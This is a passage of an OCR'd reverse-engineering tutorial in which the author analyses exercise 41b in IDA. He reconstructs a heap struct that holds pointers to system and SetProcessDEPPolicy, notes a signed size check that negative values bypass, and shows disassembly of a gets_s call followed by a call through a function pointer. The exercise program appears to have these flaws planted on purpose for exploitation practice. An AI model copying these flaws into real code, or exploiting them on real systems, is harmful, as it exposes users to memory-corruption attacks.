

PART 43

Let's solve exercise 41b.




If we change to DEMANGLED NAMES – NAMES, it looks better. If it doesn't show the function with the name **new** and it shows a numeric address, **new** is similar to malloc. In the source code, obviously, **new** is applied on an object and it internally calls malloc reserving memory for it and a numeric size is passed to malloc, but here, there is not much difference. In case of using **new** for class instances, we can call the class constructor to allocate later. This is not done with malloc, but here, it is not the case.





```
int main(int argc, char **argv) {
    listeros * jose = new listeros ();
    jose->foo2 = (int(*)(char *))&system;
```


In the code, it calls to a new, creating a list object that here, we can't see what it is, but the thing is that list type has a size and it ends up passing it to malloc in low level to reserve in memory. At least, in this case, there is no big difference.




Even without knowing that function is a **new** because IDA tells me that, I see that the size is passed to malloc and reserves that memory amount and returns in EAX because if it can reserve that size, it will return a non-zero value and it will follow the red arrow way to the **retn**.



So, in normal conditions, even if I don't know that is a **new**, if I rename this function as **_malloc** because it ends up calling malloc, there were no problem. If IDA wouldn't tell me, it would be a malloc of 0x6C that is the object size or if I don't know that, it is the size to be allocated and that's all.




It saves the allocated zone in Dst. So, I could rename it as p_Dst_Heap because it points to the allocated zone found in the heap. Malloc reserves zones in the heap returning the address.




If the result is not 0, it means it allocated correctly and goes to the Green block where it passes that address and does **memset** to fill with 0's all that buffer in the heap to empty the previous content.

We see it here.



It copies the same pointer to other variable. So, I renamed it as **p_Dst_Heap_2** because I can't use repeated tags.




There, we start suspecting that the **new** was done to allocate a **struct** object. The same pointer saves it in the **Buf** variable. Then, it moves it to EAX and in position 0x68 of the reserved zone, it writes the **system** address and in position 0x64, it writes the **SetProcessDEPPolicy** address. So, we could think that as it has different data types inside, it would be a structure of 0x6C bytes where in 0x64, there is a pointer and in 0x68 another one. We could create it.

```
struct _listeros
{
char Buf[0x64];
void * puntero1;
```

void * puntero2;


};


Let's see if it works. This structure would have an internal buffer in the start of 0x64 and two pointer fields or 8 more bytes. If all is OK, its size would be 0x6C. Let's see. Go to **LOCAL TYPES** and add it.




In LOCAL TYPES, right click – INSERT and add it. Then, right click - SYNCRONIZE TO IDB.

There, EAX and more below EDX point to the structure start. If I press T in each one and choose **listeros**…






It looks like this. I could use more descriptive names for the fields. As we created the structure in LOCAL TYPES, we have to edit the names there.




If we press T in the next field, it also corresponds to **puntero2** that is reused saving the size like in the previous exercise. So, I'll rename it.



That field is used to save the pointer to system and then, the size is saved. That why it is separated with underscores to know that the variable was used.


Then, it compares argc to 2 to see if they are two arguments, the executable name and a second argument like in the previous exercise.



This block is similar to the previous practice. It reads the argument we passed it. If it can, it converts it to integer and as before, if it is greater than 0x300, it jumps to the end of the MAIN. Directly to the RET.


In this, it also uses JGE which considers the sign. So, the negative values will be less than 0x300 and will pass the comparison perfectly.

After loading mypepe.dll…



It gets to the function where it receives two arguments, the structure start that is in Buf and the size that came from the argument that was converted into integer.

Let’s see the function.



```
00B81010
00B81010 ; Attributes: bp-based frame
00B81010
00B81010 ; int __cdecl sub_B81010(rsize_t Size, char *Buf)
00B81010 sub_B81010      proc near
00B81010
00B81010 Size            = dword ptr  8
00B81010 Buf             = dword ptr  0Ch
00B81010
00B81010                 push    ebp
00B81011                 mov     ebp, esp
00B81013                 mov     eax, [ebp+Size]
00B81016                 push    eax ; Size
00B81017                 mov     ecx, [ebp+Buf]
00B8101A                 push    ecx ; Buf
00B8101B                 call    ds:gets_s
00B81021                 add     esp, 8
00B81024                 push    1
00B81026                 mov     edx, [ebp+Buf]
00B81029                 mov     eax, [edx+_listeros.puntero_setDEP]
00B8102C                 call    eax
00B8102E                 add     esp, 4
